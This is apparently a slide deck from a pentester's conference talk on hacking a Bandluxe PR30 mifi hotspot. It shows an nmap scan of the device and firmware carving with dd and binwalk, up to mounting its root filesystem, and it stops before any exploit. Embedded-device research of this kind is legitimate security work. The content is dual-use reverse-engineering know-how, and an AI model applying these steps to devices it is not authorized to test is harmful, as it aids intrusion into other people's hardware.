



Drop it like it's hotspot

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Agenda

What This Is About

- How to hack Linux-based embedded devices
- How to abuse mifi hotspots
- Some toys

Who Is This Guy?

No, really? Who is he?

- @stevelord
 - Career Pentester
- Technical Director at **Mandalorian**
- @44Con co-founder
- **Tiger Scheme** Tech Panel Member
- Described as a “walking 4chan” by some guy at AppSec EU last year

Conclusion

Thanks for listening

- Breaking embedded systems is easy
- For some values of embedded systems
- And some values of easy

Butt



Weight?



I Was In A Hot Country

No, really



And I Saw This




What Is That?

Bandluxe PR30 Mifi Hotspot

- Based on Freescale i.MX25
 - ARM926EJ-S
- HSPA+
- Built in 802.11 b/g
- Micro SD slot
 - SMB Server

Other Stuff

Bandluxe PR30 Mifi Hotspot



- Exports .iso as CD
- Uses RNDIS for USB Net
- External 3G antenna port
- 2200 mAH battery (4 hours!)
 - Nearly 24 hours with a spare 10000 mAH pack!

An Approach

Taking control

- Profile the device
- Analyse the firmware
- Find and exploit flaws


Profile The Device

Lets take a look

```
notroot@ubuntu: ~  
# Nmap 5.00 scan initiated Sat Mar 3 16:08:14 2012 as: nmap -sS -p0-65535 -n -sV -oA tcp-full-sv 192.168.100.1  
Interesting ports on 192.168.100.1:  
Not shown: 65531 closed ports  
PORT      STATE SERVICE      VERSION  
53/tcp    open  domain       dnsmasq 2.52  
80/tcp    open  http  
139/tcp   open  netbios-ssn  Samba smbd 3.X (workgroup: PR39)  
445/tcp   open  netbios-ssn  Samba smbd 3.X (workgroup: PR39)  
6584/tcp  open  unknown  
2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at http://www.insecure.org/cgi-bin/servicefp-submit.cgi :  
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====  
SF-Port80-TCP:V=5.00%I=7%D=3/3%Time=4F528873%P=i686-pc-linux-gnu%r(GetRequ  
SF:est,357,"HTTP/1\0\0\x20200\x20OK\r\nContent-type:\x20text/html\r\nDate:\x20Thu,\x2001\x20Jan\x201970\x2000:19:14\x20GMT\r\nConnection:\x20close\r\nAccept-Ranges:\x20bytes\r\nLast-Modified:\x20Wed,\x2015\x20Dec\x2002\x2010\x2003:53:05\x20GMT\r\nContent-length:\x20666\r\n\r\n<!DOCTYPE\x20html\x20PUBLIC\x20\"-//W3C//DTD\x20XHTML\x201\0\x20Strict//EN\" \x20\"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd\">\n<html\x20xmlns=\"http://www.w3.org/1999/xhtml\" \x20xml:lang=\"en\" \x20lang=\"en\">\n<head>\n<meta\x20http-equiv=\"refresh\" \x20content=\"0; \x20URL=cgi-bin/we
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
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
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Analyse The Firmware

What's in the box?

```
steve@homestar:~/dev/firmware/pr30
00000000 23 21 2f 62 69 6e 2f 73 68 20 0a 65 63 68 6f 20 |#!/bin/sh .echo |
00000010 22 53 6f 75 72 63 65 20 66 69 6c 65 20 76 61 6c |"Source file val
00000020 69 64 61 74 69 6f 6e 2e 2e 2e 22 0a 0a 73 65 64 |idation..."..sed|
00000030 20 2d 65 20 27 31 2c 2f 5e 65 78 69 74 24 2f 64 | -e '1,/^exit$/d|
00000040 27 20 2d 65 20 27 2f 5e 72 6f 6f 74 66 73 2d 74 |' -e '/^rootfs-t|
00000050 61 67 2f 2c 24 64 27 20 22 24 30 22 20 7c 20 67 |ag/, $d' "$0" | g|
00000060 7a 69 70 20 2d 74 20 2d 0a 65 72 72 5f 63 68 6b |zip -t -.err_chk|
00000070 3d 24 3f 0a 69 66 20 5b 20 24 65 72 72 5f 63 68 |= $? .if [ $err_ch|
00000080 6b 20 2d 6e 65 20 31 20 5d 3b 20 74 68 65 6e 0a |k -ne 1 ]; then.|
00000090 09 65 63 68 6f 20 22 55 70 67 72 61 64 69 6e 67 |.echo "Upgrading|
000000a0 20 6b 65 72 6e 65 6c 20 69 6d 61 67 65 2e 2e 2e | kernel image...|
000000b0 22 0a 09 2f 65 74 63 2f 69 6e 69 74 2e 64 2f 62 |"./etc/init.d/b|
000000c0 72 5f 77 69 66 69 20 73 74 6f 70 20 3e 20 2f 64 |r_wifi stop > /d|
000000d0 65 76 2f 6e 75 6c 6c 0a 09 2f 65 74 63 2f 69 6e |ev/null../etc/in|
000000e0 69 74 2e 64 2f 73 61 6d 62 61 20 73 74 6f 70 20 |it.d/samba stop |
000000f0 3e 20 2f 64 65 76 2f 6e 75 6c 6c 0a 09 2f 75 73 |> /dev/null../us|
00000100 72 2f 62 69 6e 2f 6b 69 6c 6c 61 6c 6c 20 2d 39 |r/bin/killall -9|
00000110 20 4d 6f 6e 69 74 6f 72 57 61 6e 0a 09 2f 62 69 | MonitorWan../bi|
00000120 6e 2f 6b 69 6c 6c 20 2d 73 20 55 53 52 31 20 60 |n/kill -s USR1 `|
00000130 63 61 74 20 2f 74 6d 70 2f 6c 6f 63 6b 2f 62 72 |cat /tmp/lock/br|
00000140 6c 63 64 2e 6c 6f 63 6b 60 0a 09 2f 75 73 72 2f |lcd.lock`../usr/|
00000150 62 69 6e 2f 6b 69 6c 6c 61 6c 6c 20 62 61 6e 64 |bin/killall band|
00000160 6c 75 78 65 64 0a 09 2f 75 73 72 2f 62 69 6e 2f |luxed../usr/bin/|
```


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00000330 65 63 68 6f 20 22 55 70 67 72 61 64 69 6e 67 20 |echo "Upgrading |
00000340 72 6f 6f 74 66 73 2e 2e 2e 22 0a 09 73 79 6e 63 |rootfs..."..sync|
00000350 0a 09 6d 6f 75 6e 74 20 2d 6f 20 72 65 6d 6f 75 |..mount -o remou|
00000360 6e 74 2c 72 6f 20 2f 0a 09 6d 74 64 20 65 72 61 |nt,ro /..mtd era|
00000370 73 65 20 6d 74 64 33 0a 09 73 65 64 20 2d 65 20 |se mtd3..sed -e |
00000380 27 31 2c 2f 5e 72 6f 6f 74 66 73 2d 74 61 67 2f |'1,/ ^rootfs-tag/|
00000390 64 27 20 22 24 30 22 20 7c 20 74 61 72 20 78 7a |d' "$0" | tar xz|
000003a0 4f 66 20 2d 20 7c 20 6d 74 64 20 77 72 69 74 65 |Of - | mtd write|
000003b0 20 2d 20 6d 74 64 33 0a 09 65 63 68 6f 20 22 2e | - mtd3..echo ".|
000003c0 2e 2e 55 70 67 72 61 64 65 20 46 69 6e 69 73 68 |..Upgrade Finish|
000003d0 22 0a 09 65 63 68 6f 20 22 53 79 73 74 65 6d 20 |"..echo "System |
000003e0 77 69 6c 6c 20 72 65 62 6f 6f 74 2e 2e 2e 22 0a |will reboot..."|
000003f0 09 73 79 6e 63 0a 09 73 79 6e 63 0a 09 73 79 6e |.sync..sync..syn|
00000400 63 0a 09 73 6c 65 65 70 20 35 0a 09 72 65 62 6f |c..sleep 5..rebo|
00000410 6f 74 20 2d 66 0a 65 6c 73 65 0a 09 65 63 68 6f |ot -f.else..echo|
00000420 20 22 46 61 69 6c 20 74 6f 20 64 65 63 6f 6d 70 | "Fail to decomp|
00000430 72 65 73 73 20 72 6f 6f 74 66 73 20 69 6d 61 67 |ress rootfs imag|
00000440 65 21 22 0a 66 69 0a 0a 65 78 69 74 0a 1f 8b 08 |e!".fi..exit....|
00000450 00 b9 54 e7 4d 00 03 d4 fd 7d 78 14 d5 dd 07 8c |..T.M....}x....|
00000460 cf ec 4b b2 2c 2b 4c 42 c0 88 51 27 10 6d aa 41 |..K.,+LB..Q'.m.A|
00000470 27 10 30 4a 80 15 63 a5 15 eb a2 c1 52 e5 b6 51 |'.0J..c....R..Q|
00000480 b1 c5 de d4 46 45 4b 2b d5 cd 2b 01 13 1b 20 01 |....FEK+...+...|
00000490 44 30 ab a2 52 a5 6d 54 54 6a b1 0e 2f 2a 2a 56 |D0..R.mTTj../**V|
:
```

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What's in the box?

A terminal window titled 'steve@homestar:~/dev/firmware/pr30' with standard window controls. The terminal shows a user prompt '[steve@homestar pr30]\$' followed by the command 'dd if=openwrt-web-upgrade.bin bs=1 count=1101 of=upgrade.sh'. The output shows '1101+0 records in', '1101+0 records out', and '1101 bytes (1.1 kB) copied, 0.0163266 s, 67.4 kB/s'. The prompt returns to '[steve@homestar pr30]\$' with a green cursor.

```
steve@homestar:~/dev/firmware/pr30
[steve@homestar pr30]$ dd if=openwrt-web-upgrade.bin bs=1 count=1101 of=upgrade.
sh
1101+0 records in
1101+0 records out
1101 bytes (1.1 kB) copied, 0.0163266 s, 67.4 kB/s
[steve@homestar pr30]$
```

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What's in the box?

```
steve@homestar:~/dev/firmware/pr30

sed -e '1,/^\exit$/d' -e '/^\rootfs-tag/, $d' "$0" | gzip -t -
err_chk=$?
if [ $err_chk -ne 1 ]; then
    echo "Upgrading kernel image..."
    /etc/init.d/br_wifi stop > /dev/null
    /etc/init.d/samba stop > /dev/null
    /usr/bin/killall -9 MonitorWan
    /bin/kill -s USR1 `cat /tmp/lock/brlcd.lock`
    /usr/bin/killall bandluxed
    /usr/bin/killall BatteryMonitor
    /usr/bin/killall crond
    /usr/bin/killall udhcpd
    /usr/bin/killall klogd
    /usr/bin/killall syslogd
    /bin/umount /data
    /bin/umount /mnt
    sync
    sync
    mtd erase mtd2
    sed -e '1,/^\exit$/d' -e '/^\rootfs-tag/, $d' "$0" | tar xzOf - | mtd write
- mtd2
    echo "..."
```

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What's in the box?

```
steve@homestar:~/dev/firmware/pr30
sleep 3

echo "...
sed -e '1,/^rootfs-tag/d' "$0" | gzip -t -
err_chk=$?
if [ $err_chk -ne 1 ]; then
    echo "Upgrading rootfs..."
    sync
    mount -o remount,ro /
    mtd erase mtd3
    sed -e '1,/^rootfs-tag/d' "$0" | tar xzOf - | mtd write - mtd3
    echo "...Upgrade Finish"
    echo "System will reboot..."
    sync
    sync
    sync
    sleep 5
    reboot -f
else
    echo "Fail to decompress rootfs image!"
fi

exit
(END)
```

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```
steve@homestar:~/dev/firmware/pr30

[steve@homestar pr30]$ binwalk openwrt-web-upgrade.bin

DECIMAL          HEX          DESCRIPTION
-----
1101             0x44D       gzip compressed data, from Unix, last modified:
Thu Jun  2 10:15:37 2011
1997880          0x1E7C38    gzip compressed data, from Unix, last modified:
Thu Jun  2 10:15:37 2011
7007294          0x6AEC3E    CramFS filesystem, little endian size 2607212958
version #2 hole_support CRC 0xb2ef5b4a, edition 3584743124, 3472601885 blocks,
2979142318 files

[steve@homestar pr30]$ dd bs=1 skip=1997880 if=openwrt-web-upgrade.bin of=part2.
img
6329634+0 records in
6329634+0 records out
6329634 bytes (6.3 MB) copied, 33.6805 s, 188 kB/s
[steve@homestar pr30]$ dd bs=1 skip=7007294 if=openwrt-web-upgrade.bin of=part3.
img
1320220+0 records in
1320220+0 records out
1320220 bytes (1.3 MB) copied, 7.00861 s, 188 kB/
[steve@homestar pr30]$
```

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What's in the box?

```
steve@homestar:~/dev/firmware/pr30

[steve@homestar pr30]$ ls
bin  openwrt-web-upgrade.bin  part1.img  part2.img  part3.img.cramfs
[steve@homestar pr30]$ file part2.img
part2.img: POSIX tar archive (GNU)
[steve@homestar pr30]$ tar xvf part2.img
bin/imx25/temp/mtd/rootfs_jffs2.temp
[steve@homestar pr30]$ file part3.img.cramfs
part3.img.cramfs: Linux Compressed ROM File System data, little endian size 2607
212
958 version #2 hole_support CRC 0xb2ef5b4a, edition 3584743124, 3472601885 b1
ocks,
2979142318 files
[steve@homestar pr30]$ cp part3.img.cramfs bin/imx25/temp/mtd/
rootfs_jffs2.temp  uImage.temp
[steve@homestar pr30]$ cp part3.img.cramfs bin/imx25/temp/mtd/part3.cramfs
[steve@homestar pr30]$ cd bin/imx25/temp/mtd/
[steve@homestar mtd]$ ls
part3.cramfs  rootfs_jffs2.temp  uImage.temp
[steve@homestar pr30]$
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```

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What's in the box?

```
steve@homestar:~/dev/firmware/pr30
[steve@homestar mtd]$ sudo -H -s
[root@homestar mtd]# mknod /tmp/mtdblock0 b 31 0
[root@homestar mtd]# modprobe loop
[root@homestar mtd]# losetup /dev/loop0 rootfs_jffs2.temp
[root@homestar mtd]# modprobe mtdblock
[root@homestar mtd]# modprobe block2mtd
[root@homestar mtd]# echo /dev/loop0,128KiB > /sys/module/block2mtd/parameters/b
lock2mtd
[root@homestar mtd]# modprobe jffs2
[root@homestar mtd]# mount -t jffs2 /tmp/mtdblock0 /media/
[root@homestar mtd]# ls /media/
bandrich  data  etc  linuxrc  proc  root  sys  userdata  var
bin       dev   lib  mnt      rom   sbin  tmp  usr       www
[root@homestar mtd]# cd /media/
[root@homestar media]# ls
bandrich  data  etc  linuxrc  proc  root  sys  userdata  var
bin       dev   lib  mnt      rom   sbin  tmp  usr       www
[root@homestar media]# ls -lh
total 1.0K
drwxr-xr-x  2 root root  0 Jun  2  2011 bandrich
drwxr-xr-x  2 root root  0 Jun  2  2011 bin
drwxr-xr-x  2 root root  0 Jun  2  2011 data
drwxr-xr-x  2 root root  0 Jun  2  2011 dev
drwxr-xr-x 16 root root  0 Jun  2  2011 etc
```

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What's in the box?

```
steve@homestar:~/dev/firmware/pr30
-rwxr-xr-x 1 root root 3.2K Jun 2 2011 br_firewall.sh
-rwxr-xr-x 1 root root 6.2K Jun 2 2011 br_hostapd.sh
-rwxr-xr-x 1 root root 723 Jun 2 2011 br_hotplug2.sh
-rwxr-xr-x 1 root root 7.5K Jun 2 2011 br_udhcpd.sh
drwxr-xr-x 2 root root 0 Jun 2 2011 chatscripts
drwxr-xr-x 2 root root 0 Jun 2 2011 config
drwxr-xr-x 2 root root 0 Jun 2 2011 crontabs
-rw-r--r-- 1 root root 68 Jun 2 2011 diag.sh
-rw-r--r-- 1 root root 1.4K Jun 2 2011 dnsmasq.conf
drwxr-xr-x 2 root root 0 Jun 2 2011 dropbear
-rwxr-xr-x 1 root root 513 Jun 2 2011 enter_doze.sh
-rwxr-xr-x 1 root root 233 Jun 2 2011 exit_doze.sh
lrwxrwxrwx 1 root root 10 Jun 2 2011 fstab -> /tmp/fstab
-rwxr-xr-x 1 root root 6.0K Jun 2 2011 functions.sh
-rw-r--r-- 1 root root 0 Jun 2 2011 gcom
-rw-r--r-- 1 root root 27 Jun 2 2011 group
-rw-r--r-- 1 root root 21 Jun 2 2011 hosts
drwxr-xr-x 8 root root 0 Jun 2 2011 hotplug.d
-rw-r--r-- 1 root root 836 Jun 2 2011 hotplug2-common-br.rules
-rw-r--r-- 1 root root 841 Jun 2 2011 hotplug2-common.rules
-rw-r--r-- 1 root root 80 Jun 2 2011 hotplug2-init.rules
-rw-r--r-- 1 root root 215 Jun 2 2011 hotplug2.rules
-rw-r--r-- 1 root root 168 Jun 2 2011 httpd.conf
drwxr-xr-x 2 root root 0 Jun 2 2011 init.d
